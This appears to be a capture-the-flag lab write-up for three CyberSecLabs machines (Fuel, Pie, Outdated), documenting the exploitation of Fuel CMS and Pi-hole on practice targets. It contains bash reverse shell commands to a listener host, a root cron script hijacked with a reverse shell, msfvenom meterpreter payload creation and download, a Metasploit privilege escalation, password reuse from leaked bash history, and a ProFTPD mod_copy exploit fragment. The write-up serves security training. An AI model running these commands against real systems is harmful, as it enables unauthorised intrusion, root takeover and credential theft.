

*CyberSecLabs*

# *Linux*

Fuel


## NMAP Scan

```
└─$ rustscan --ulimit 5000 -a 172.31.1.28 -- -Pn
[+] Kali Linux 2021.2 - Kali Live 64-bit - Docs - All For Kali - CC - NetMiner - Eplot - Google Hacking DB - OffSec - Grafana 8.3.0 - Direct... - File up...
[ { } [ { } ] { { } { } } { { } { } } { { } { } } / { } \ [ ] [ ]
[ .- ] \ [ { } ] [ .- . ] { } [ ] [ .- . ] { } / [ \ ] [ \ ] [ \ ]
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy      :
: https://github.com/RustScan/RustScan :
-----
Real hackers hack time ⏳

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 172.31.1.28:22
Open 172.31.1.28:80
```

Going to the website we see version 1.4 for Fuel CMS



FROM HERE WE CHECKED OUT SEARCHSPLOIT AND FOUND THE FOLLOWING

Exploit Title	Path
AMD Fuel Service - 'Fuel.service' Unquote Service Path	windows/local/49535.txt
Franklin Fueling Systems Colibri Controller Module 1.8.19.8580 - Local File Inclusion (LFI)	linux/remote/50861.txt
Franklin Fueling TS-550 evo 2.0.0.6833 - Multiple Vulnerabilities	hardware/webapps/31180.txt
<b>Fuel CMS 1.4.1 - Remote Code Execution (1)</b>	linux/webapps/47138.py
<b>Fuel CMS 1.4.1 - Remote Code Execution (2)</b>	php/webapps/49487.rb
<b>Fuel CMS 1.4.1 - Remote Code Execution (3)</b>	php/webapps/50477.py
<b>Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)</b>	php/webapps/50523.txt
<b>Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)</b>	php/webapps/48741.txt
<b>Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)</b>	php/webapps/48778.txt
<b>Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)</b>	php/webapps/50884.txt
Shellcodes: No Results	

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
$ python3 50477.py -u http://172.31.1.28
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:47: UserWarning: You are using the legacy 'urllib3' implementation. We recommend upgrading to a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({})".format(__version__, chardet.__version__, charset_normalizer.__version__))
[+]Connecting...
Enter Command $id
systemuid=1001(moira) gid=1001(moira) groups=1001(moira)

Enter Command $whoami
systemmoira

Enter Command $
```

## BASH REVERSE SHELL

```
Enter Command $bash -c "bash -i >& /dev/tcp/10.10.0.16/80 0>&1"
```

AND WE GET A CALL BACK

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
$ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.28] 46486
bash: cannot set terminal process group (799): Inappropriate ioctl for device
bash: no job control in this shell
moira@fuel:/var/www/fuel$ whoami
whoami
moira
moira@fuel:/var/www/fuel$ ifcon
ifconfig
Enter Command $ █
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.1.28 netmask 255.255.0.0 broadcast 172.31.255.255
        inet6 fe80::ab:85ff:fe81:131e prefixlen 64 scopeid 0x20<link>
            ether 02:ab:85:81:13:1e txqueuelen 1000 (Ethernet)
            RX packets 84579 bytes 5108169 (5.1 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 84716 bytes 5209465 (5.2 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 182 bytes 15604 (15.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 182 bytes 15604 (15.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

moira@fuel:/var/www/fuel$ █
```

```
moira@fuel:/home$ cd moira/
moira@fuel:~$ ls -la
total 56
drwxr-xr-x 6 moira moira 4096 Sep 1 2020 .
drwxr-xr-x 4 root root 4096 Jan 17 11:30 ..
-rw----- 1 moira moira 476 Sep 1 2020 .bash_history
-rw-r--r-- 1 moira moira 220 Sep 1 2020 .bash_logout
-rw-r--r-- 1 moira moira 3771 Sep 1 2020 .bashrc
drwx----- 2 moira moira 4096 Sep 1 2020 .cache
drwx----- 3 moira moira 4096 Sep 1 2020 .gnupg
drwxrwxr-x 3 moira moira 4096 Sep 1 2020 .local
-rw-r--r-- 1 moira moira 807 Sep 1 2020 .profile
drwx----- 2 moira moira 4096 Sep 1 2020 .ssh
-rw----- 1 moira moira 9175 Sep 1 2020 .viminfo
-rw-rw-r-- 1 moira moira 33 Sep 1 2020 access.txt
```

LOOK AT BASH HISTORY WE SEE THE FOLLOWING

```
moira@fuel:~$ cat .bash_history
ssh moira@172.31.420.69
sudo -l
vim > nano
sshpass -p 'xH5es74TMBpWmdaG' moira@172.31.420.69 "systemctl restart nginx"
su
ls -la
history
vim .bash_history
sudo reboot
su
su
sudo systemctl restart nginx
su root
exit
cat /etc/hostname
ls -la
cd /home
ls -la
moira@fuel:/var/www/fuel$ ls -la
total 56
drwxr-xr-x 6 moira moira 4096 Sep  1  2020 .
drwxr-xr-x 4 root  root  4096 Jan 17 11:30 ..
-rw----- 1 moira moira  476 Sep  1  2020 .bash_history
-rw-r--r-- 1 moira moira  220 Sep  1  2020 .bash_logout
-rw-r--r-- 1 moira moira 3771 Sep  1  2020 .bashrc
drwx----- 2 moira moira 4096 Sep  1  2020 .cache
drwx----- 3 moira moira 4096 Sep  1  2020 .gnupg
```

## PASSWORD REUSE

```
moira@fuel:/tmp$ su root
Password:
root@fuel:/tmp#
```

PUTTIN IN THE SAME PASSWORD AS MOIRA AND WE GET ROOT

## *Pie*

### NMAP

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack

HEADING OVER TO HTTP



## NO LOGIN

A screenshot of the Pi-hole admin dashboard. The left sidebar shows navigation options: Dashboard, Query Log, Long term data, Whitelist, Blacklist, Disable, Tools, Network, Settings, Donate, and Help. The main area contains several cards: "Status" (Active, Load: 0.03 0.14 0.08, Memory usage: 14.8 %), "Total queries (- clients)" (green card with globe icon), "Queries Blocked" (blue card with hand icon), "Percent Blocked" (orange card with pie chart icon), and "Domains on Blocklist" (red card with list icon). Below these are two line charts: "Queries over last 24 hours" and "Clients (over time)". At the bottom, there are two donut charts: "Query Types" (A (IPv4) blue, AAAA (IPv6) red) and "Queries answered by" (blocklist blue, cache red).

FOUND THE VERSION OF PI-HOLE

The screenshot shows the Pi-hole administration interface at [172.31.1.26/admin/settings.php](http://172.31.1.26/admin/settings.php). The left sidebar has a 'Settings' option highlighted with a red box. The main content area displays 'Network Information' and 'FTL Information'. Under 'Network Information', it shows the Pi-hole Ethernet interface as eth0, IPv4 address as 172.31.1.26/16, and the hostname as pie. Under 'FTL Information', it shows the FTL version as v5.1, process identifier (PID) as 2016, and various system metrics like CPU utilization (0.0%), memory usage (0.5%), and DNS cache statistics.

## EXPLOIT DB SHOWS THE FOLLOWING

The screenshot shows a exploit entry for 'Pi-hole < 4.4 - Authenticated Remote Code Execution'. The details are as follows:

- EDB-ID:** 48442
- CVE:** 2020-11108
- Author:** NICK FRICHETTE
- Type:** WEBAPPS
- Platform:** LINUX
- Date:** 2020-05-10
- EDB Verified:** ✘
- Exploit:** [Download](#) / [View](#)
- Vulnerable App:** (empty)

NEED SESSION COOKIE FOR EXPLOIT

The screenshot shows the Chrome DevTools Network tab. The sidebar on the left lists storage types: Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. The 'Cookies' section is expanded, showing a cookie for the domain <http://172.31.1.26>. The cookie name is PHPSESSID and its value is 6r0sb5cuut74queo1aa0qn2b9g. The cookie is set for the domain 172.31.1.26 and has a path of '/'. A 'Filter Items' input field is also visible.

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ python3 exploit.py
/home/kali/.local/lib/python3.10/site-packages/requests/_init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[-] Usage: sudo ./cve.py *Session Cookie* *URL of Target* *Your IP* *R Shell Port* *(Optional) root*
This script will take 5 parameters:
Session Cookie: The authenticated session token.
URL of Target: The target's url, example: http://192.168.1.10
Your IP: The IP address of the listening machine.
Reverse Shell Port: The listening port for your reverse shell.
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ python3 exploit.py 6r0sb5cuut74queo1aa0qn2b9g http://172.31.1.26 10.10.0.16 445
/home/kali/.local/lib/python3.10/site-packages/requests/_init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[+] Put Stager Success
[+] Received First Callback
[+] Received Second Callback
[+] Uploading Payload
[+] Triggering Exploit
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ nc -lvp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.26] 37880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

REMEMBER ALWAYS TRY SUDO EVEN IF YOU DO NOT HAVE A PASSWORD

```
www-data@pie:/home$ sudo -l
Matching Defaults entries for www-data on pie:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on pie:
  (pi : AL) NOPASSWD: ALL
  (root) NOPASSWD: /usr/local/bin/pihole
www-data@pie:/home$
```

WE CAN JUST BECOME PI IF WE WANT

```
www-data@pie:/usr/local/bin$ sudo -u pi /bin/bash  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.
```

```
pi@pie:/usr/local/bin$ █
```

WE DON'T KNOW HIS PASSWORD THOUGH

```
pi@pie:/usr/local/bin$ sudo -l  
[sudo] password for pi:  
pi@pie:/usr/local/bin$ █
```

WE CAN SEE A BASH SCRIPT RUNNING THAT WE CAN WRITE TO

```
pi@pie:/usr/local/bin$ cd /home/pi  
pi@pie:~$ ls -la  
total 40  
drwxr-x--- 4 pi pi 4096 Jul 24 2020 .  
drwxr-xr-x 3 root root 4096 Jul 20 2020 ..  
-rw-r--r-- 1 pi pi 33 Jul 24 2020 access.txt  
-rw----- 1 pi pi 6 Jul 20 2020 .bash_history  
-rw-r--r-- 1 pi pi 220 Apr 4 2018 .bash_logout  
-rw-r--r-- 1 pi pi 3771 Apr 4 2018 .bashrc  
drwx----- 2 pi pi 4096 Jul 20 2020 .cache  
drwx----- 3 pi pi 4096 Jul 20 2020 .gnupg  
-rw-r--r-- 1 pi pi 807 Apr 4 2018 .profile  
-rwxr--rw- 1 root root 30 Jul 20 2020 restart-pihole.sh  
pi@pie:~$ cat .bash_history
```

LET SEE IF WE HAVE A CRON JOB FOR THAT

```
pi@pie:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * root /home/pi/restart-pihole.sh
pi@pie:~$ █
```

WE DO, AND WE CAN ALSO WRITE TO RESTART-PIHOLE.SH LETS DO THAT

```
pi@pie:~$ cat restart-pihole.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.0.16/80 0>&1
pihole restartdns
pi@pie:~$ █
```

WE ADD IN A BASH REVERSE SHELL AND GET A CALL BACK

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie] root /home/pi/restart-pihole.sh
$ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.26] 53592
bash: cannot set terminal process group (23777): Inappropriate ioctl for device
bash: no job control in this shell
root@pie:~# whoami
whoami
root
root@pie:~# ifcon
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.1.26 netmask 255.255.0.0 broadcast 172.31.255.255
        inet6 fe80::fa:81ff:fe48:2210 prefixlen 64 scopeid 0x20<link>
            ether 02:fa:81:48:22:10 txqueuelen 1000 (Ethernet)
                RX packets 74536 bytes 4521324 (4.5 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 84584 bytes 6612826 (6.6 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 8581 bytes 577879 (577.8 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8581 bytes 577879 (577.8 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@pie:~#
```

Node Type: Rich Text - Date Created: 2023/01/17 - 17:52 - Date Modified: 2023/01/17 - 21:21

BUT WAIT!!! THERES MORE...

WHEN FIRST SEEING THE PIHOLE IN SUDO FOR WWW-DATA I FIGURED MAYBE WE CAN DO SOMETHING

SEARCHING FOR PI-HOLE LOCAL PRIV ESC I SEE THIS

[All](#) [Shopping](#) [News](#) [Images](#) [Videos](#) [More](#)[Tools](#)

About 43,300 results (0.35 seconds)

<https://www.rapid7.com/exploit/linux/local/pihole...> ::

## Pi-Hole Remove Commands Linux Priv Esc - Rapid7

Jul 29, 2021 — **Pi-Hole** versions 3.0 - 5.3 allows for command line input to the removecustomcname, removecustomdns, and removestaticdhcp functions without ...

<https://packetstormsecurity.com/files/Pi-Hole-Remo...> ::

## Pi-Hole Remove Commands Linux Privilege Escalation

Jul 30, 2021 — **Pi-Hole** versions 3.0 through 5.3 allows for command line input to the removecustomcname, removecustomdns, and removestaticdhcp functions without ...

WE KNOW WE ARE ON VERSION 4 SO THIS SHOULD WORK

LETS GET A METERPRETER SHELL AND TRY IT OUT

```
www-data@pie:/usr/local/bin$ uname -a
Linux pie 4.15.0-111-generic #112-Ubuntu SMP Thu Jul 9 20:32:34 UTC 2020 x86_64 x86_64 x86_64
  GNU/Linux
www-data@pie:/usr/local/bin$
```

MAKING AN ELF FILE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=8080 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

```

www-data@pie:/usr/local/bin$ cd /tmp
www-data@pie:/tmp$ wget http://10.10.0.16/shell.elf
--2023-01-18 02:27:26-- http://10.10.0.16/shell.elf
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf          100%[=====]      250  --.-KB/s   in 0s
cp LHOST=tun0 LPORT=8080 -f el
2023-01-18 02:27:26 (38.4 MB/s) - 'shell.elf' saved [250/250]
ule::Platform::Linux from the
www-data@pie:/tmp$ chmod +x shell.elf
www-data@pie:/tmp$ ./shell.elf

```

```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.16:8080
[*] Sending stage (3045348 bytes) to 172.31.1.26
[*] Meterpreter session 1 opened (10.10.0.16:8080 -> 172.31.1.26:46834) at 2023-01-17 21:27:1
9 -0500

meterpreter > 

```

```

msf6 exploit(multi/handler) > search pihole > 
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  --
0  exploit/unix/http/pihole_dhcp_mac_exec  2020-03-28  good   Yes    Pi-Hole DHCP MAC OS Command Execution
1  exploit/linux/local/pihole_remove_commands_lpe  2021-04-20  great  Yes    Pi-Hole Remove Commands Linux Priv Esc
2  auxiliary/admin/http/pihole_domains_api_exec  2021-08-04  normal  Yes    Pi-Hole Top Domains API Authenticated Exec
3  exploit/unix/http/pihole_whitelist_exec  2018-04-15  excellent  Yes    Pi-Hole Whitelist OS Command Execution
4  exploit/unix/http/pihole_blocklist_exec  2020-05-10  excellent  Yes    Pi-Hole heisenbergCompensator Blocklist OS Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/http/pihole_blocklist_exec
msf6 exploit(multi/handler) > 

```

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > show options
Module options (exploit/linux/local/pihole_remove_commands_lpe):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION               yes        The session to run this module on

Payload options (cmd/unix/reverse_php_ssl):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST                yes        The listen address (an interface may be specified)
LPORT                4444      The listen port

Exploit target:
Id  Name
--  --
0   DHCP

```

View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set session 1
session => 1
msf6 exploit(linux/local/pihole_remove_commands_lpe) >

```

AS SHOWN BELOW THE FIRST TIME WE RUN IT FOR SOME REASON IT THINKS THAT THE PIHOLE IS ON VERSION 0, SO WE SET FORCEEXPLOIT TO TRUE AND RE-RUN IT

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > run      yes      The listen port
[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set forceexploit true
forceexploit => true
msf6 exploit(linux/local/pihole_remove_commands_lpe) > run      yes      The listen port
[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[!] The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable. ForceExploit is enabled, proceeding with exploitation.
[*] Adding static DHCP e4:86:9d:ae:34 10.199.2.71
[+] /etc/dnsmasq.d/04-pihole-static-dhcp.conf found!
[*] Executing payload against removestaticdhcp command
[*] Command shell session 2 opened (10.10.0.16:4444 -> 172.31.1.26:44204) at 2023-01-17 21:30:48 -0500
id

uid=0(root) gid=0(root) groups=0(root)

```

AND WE ARE ROOT

# **Outdated**

NMAP

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
22/tcp	open	ssh	syn-ack
111/tcp	open	rpcbind	syn-ack
2049/tcp	open	nfs	syn-ack
41444/tcp	open	unknown	syn-ack
55774/tcp	open	unknown	syn-ack
55976/tcp	open	unknown	syn-ack
55994/tcp	open	unknown	syn-ack
57128/tcp	open	unknown	syn-ack

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ nmap -p 21,2049,41444,55774,55976,55994,57128 -sV -A -T4 172.31.1.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 02:31 EST
Nmap scan report for 172.31.1.22
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5
2049/tcp   open  nfs     2-4 (RPC #100003)
41444/tcp  open  mountd  1-3 (RPC #100005)
55774/tcp  open  mountd  1-3 (RPC #100005)
55976/tcp  open  mountd  1-3 (RPC #100005)
55994/tcp  open  nlockmgr 1-4 (RPC #100021)
57128/tcp  open  status   1 (RPC #100024)
Service Info: OS: Unix
```

ANONYMOUS LOGIN DIDN'T WORK

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ mkdir tmp
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ sudo mount -t nfs "172.31.1.22:/var/nfsbackups" tmp

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ cd tmp/

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ ls -la
total 20
drwxr-xr-x 5 kali kali 4096 Jul  2  2020 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:33 ..
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 daniel
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 robert

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ 
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd anna
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/anna]
```

```
$ ls -la
```

```
total 8
```

```
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .
```

```
drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/anna]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd daniel
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
```

```
$ ls -la
```

```
total 8
```

```
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .
```

```
drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd robert
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/robert]
```

```
$ ls -la
```

```
total 8
```

```
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .
```

```
drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/robert]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$
```

NOTHING...

## CONTINUING ENUMERATION

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPD' Remote Command Execution	freebsd/remote/18181.txt
ProFTPd - 'ftpctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)	linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force	linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun	linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.php
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)	linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)	linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.php
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1)	linux/local/3330.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	linux/local/3333.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPd 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution	linux/remote/15449.php
ProFTPd 1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath'	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath'	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3	linux/remote/20690.sh

Shellcodes: No Results

THESE WON'T FIT OUT NEEDS DIRECTLY, HOWEVER WE KNOW THAT WE CAN COPY TO AND FROM THE SERVER AND LOOKING AT THE EXPLOIT WE CAN RUN FTP COMMANDS

```
s.send('site cpfr /etc/passwd')
s.recv(1024)
s.send('site cpto ' + evil)
s.recv(1024)
s.send('site cpfr /proc/self/fd/3')
s.recv(1024)
s.send('site cpto ' + directory + 'infogen.php')
s.recv(1024)
s.close()
```

```
